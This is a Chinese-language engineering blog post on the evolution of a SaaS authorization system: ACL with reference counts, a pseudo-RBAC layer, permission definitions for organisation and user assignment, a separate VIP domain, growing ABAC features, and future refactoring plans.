為了保證”用戶”分配了多個角色后,如果存在同樣的權限點不會因為之後取消某個角色被全部取消了引入了refCount。

此時就存在了一個可以直接使用的ACL(obj_access_relation)和外觀看上去是RBAC(但其本質還是ACL)的基礎設施。

設置了兩個domain,針對組織依舊使用ACL,針對組織內的分配場景使用RBAC。

增加權限定義概念

在這之前要說明的是在設計時,組織中存在了一個管理員的概念,他不是某個角色,而是類似於組織creator的概念,其權限等同於組織的權限並且僅有一個,他的定義是為了簡化組織的管理,作為了這個組織的用戶層面映射。

權限定義這一概念的引入是為了應對組織內分配關係。
因為現在存在了組織和用戶兩個維度,分配關係最簡單的場景下會有幾種:

  1. 權限用於售賣,組織需要分配,用戶需要分配;
  2. 權限用於售賣,組織需要分配,用戶自動獲得;
  3. 權限用於售賣,組織需要分配,用戶不能獲得;(僅管理員使用)
  4. 權限用於管理用戶,組織自動獲得,用戶需要分配;
  5. 權限用於管理用戶,組織自動獲得,用戶自動獲得。(這個場景就不要用權限了)
  6. 權限用於管理用戶,組織自動獲得,用戶不能獲得;(僅管理員使用)
    對於權限組織

權限定義內有兩個維度: 組織分配關係(默認獲得,需要分配),用戶分配關係(默認獲得組織的,需要分配,無法獲得)

經過實踐這一套不是特別方便:

  1. 不同domain需要定義不同的權限,但這個場景兩個domain下的權限其實是一致的;
  2. 過於業務獨立,一些業務場景自定義的東西難以插入其中,比如業務額外定義的權限定義表。

後續為了更好支持SaaS的權限系統把這套基礎設施複製到了SaaS權限內,這套基礎設施依舊留着給其他業務發光發熱。

到這一步的權限系統有如下幾個特性:

  1. 組織權限可通過權限定義和分配獲得,組織下存在一個管理者其權限等同於組織權限;
  2. 組織內用戶權限通過權限定義和角色分配獲得,並且約束用戶權限不能大於組織(防止組織的某個權限過期后其用戶還能繼續使用);
  3. 存在系統預設的系統角色,出現條件為組織存在其角色依賴的權限;
  4. 組織可對其擁有的且定義為用戶可分配的權限組裝自定義角色分配給用戶。

針對用戶的高級功能。

上述特性中有提到用戶權限不能大於組織,這其實僅僅是針對組織域。
如果針對用戶層面販賣高級功能,就不能被這一層限制。
於是又引入了另一個域,其和組織域是正交的,雙方不存在邏輯層面上的關係。
也就是 管理員通過VIP獲得的權限不會影響到組織權限,用戶通過VIP獲得的權限不受到組織權限約束。

更多KA定製場景

做SaaS有一點比較困難的是KA需求,作為最重要的一批客戶,提供了大量現金流。KA的定製需求不能被忽略。
在迭代中增加了不少定製場景並泛化使用。
比如:

  • 組織層面的權限定義,為了應對客戶嫌角色分配麻煩,可以組織內開關某個權限;
  • VIP繼承組織權限設計,為了應對客戶在大量購買某VIP分配之後不想重複分配角色;
  • 權限自動賦予某些部門下用戶

等等

這些問題的共同點就是分配行為的繁瑣。
之前引入的權限定義本身就是在組織分配層面解決這個問題,有了一些ABAC的特徵。
在這些KA需求的迭代中也增加了更多subject attribute,例如組織ID,VIP類型,以及之後的更多拓展。

基於分配給用戶和解耦用戶直接分配的ACL和RBAC模型在這些領域都不能很好發揮,因為他們的作用前提是發生了分配關係,為了滿足更多的KA場景以及系統本身迭代會引入更多的ABAC元素。

之後的規劃

現在線上運行的這一套系統已經和整個商業鏈路打通,客戶的服務購買/續期/增購會有一部分反應到權限系統中,新的功能需要商業化也都會統一接入其中,權限也從最開始的百來個發展到近千個。

但當前系統的不足也很明顯,整套體系的架構比較雜亂。

  • 最開始做的偽RBAC那一套最後實踐沒有對應的場景,而且容易發生不一致的問題,需要在系統層面移除掉(但ACL本身保留);
  • ABAC實現零散且混亂,這一套要需要體系化重寫;
  • 系統需要泛化到2C場景,打通2B和2C的商業化鏈路;
  • 缺失了數據權限控制(object),但這一套應該不會和當前權限這一套做在一起,兩者的業務對象相差有點多(一個是組織用戶和功能,一個是用戶和各類數據)。

Written with StackEdit.

本站聲明:網站內容來源於博客園,如有侵權,請聯繫我們,我們將及時處理

【其他文章推薦】

※網頁設計一頭霧水該從何著手呢? 台北網頁設計公司幫您輕鬆架站!

※網頁設計公司推薦不同的風格,搶佔消費者視覺第一線

※Google地圖已可更新顯示潭子電動車充電站設置地點!!

※廣告預算用在刀口上,台北網頁設計公司幫您達到更多曝光效益

※別再煩惱如何寫文案,掌握八大原則!

※網頁設計最專業,超強功能平台可客製化

※回頭車貨運收費標準